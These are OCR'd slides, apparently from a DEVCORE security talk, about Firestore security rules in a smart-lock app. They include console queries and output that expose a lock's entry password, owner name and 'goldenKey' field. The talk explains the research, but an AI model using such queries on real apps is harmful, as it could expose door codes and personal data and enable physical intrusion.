
Firestore



Firestore


Collection
Locks
Doc
Doc
Doc
lock_A
lock_B
lock_C
Collection
User
User_A
User_C
Collection
User
User_B
User_A
Collection
User
User_C


Security Rules



Security Rules

Firestore

Security Rules



Security Rules

```
service cloud.firestore {
    match /databases/{database}/documents {
      // Make sure the uid of the requesting user matches name of the user
      // document. The wildcard expression {userId} makes the userId variable
      // available in rules.
      match /users/{userId} {
        allow read, update, delete: if request.auth != null && request.auth.uid == userId;
        allow create: if request.auth != null;
      }
    }
}
```


DEVCORE SECURITY CONSULTING

Security Rules


```
service cloud.firestore {
    match /databases/{database}/documents {
      // Make sure the uid of the requesting user matches name of the user
      // document. The wildcard expression {userId} makes the userId variable
      // available in rules.
      match /users/{userId} {
        allow read, update, delete: if request.auth != null && request.auth.uid == userId;
        allow create: if request.auth != null;
      }
    }
}
```

- 多條規則 match 時，只要有一條 allow 就會通過
- Security Rule 不是 filter，取回的內容必然全部合法，否則為 null


Firestore




Firestore



Firestore


Locks
D98A462B
user
User1_id


nini's room | front door
+ 新增使用者
管理者
nini chen
主人
客人
密碼使
封鎖
nini chen
使用者權限
管理者
使用者權限時間
永遠
密碼
365494


Firestore

```
{accessLevel: 0, accessInterval: 0, lockName: 'front door',
    accessInterval: 0
    accessLevel: 0
    entryPassword: "365494FFFF"
    firstName: "nini"
    homeName: "nini's room"
    lastName: "chen"
    lockName: "front door"
    push: 262143
  ▶ startTime: kb {seconds: 1660665600, nanoseconds: 0}
    userImageUrl: "https://lh3.googleusercontent.com/a-/AFdZuc
  ▶ [[Prototype]]: Object
```

Firestore

```
{accessLevel:                                    e: 'front door',
  accessInterva
  accessLevel: 0
  entryPassword: "365494FFFF"
  firstName: "nini"
  homeName: "nini's room"
  lastName: "chen"
  lockName: "front door"
  push: 262143
▶ startTime: kb {seconds: 1660665600, nanoseconds: 0}
  userImageUrl: "https://lh3.googleusercontent.com/a-/AFdZuc
▶ [[Prototype]]: Object
```

Firestore



UserInfo
User1_id
locks
D98A462B


nini's room | front door
選擇 家/門鎖
nini's room
front door
一般模式
上鎖


Firestore

```
> let result = await db.collection("userInfo").doc(curUser.uid).collection('locks').get();
< undefined
> for (l of result.docs){
      console.log(l.id)
      console.log(l.data())
  }
  D98A462B
  ▼ {homeName: 'nini's room', lockName: 'front door', goldenKey: '          User1_id          '}
      goldenKey: "          User1_id          "
      homeName: "nini's room"
      lockName: "front door"
    ▶ [[Prototype]]: Object
```

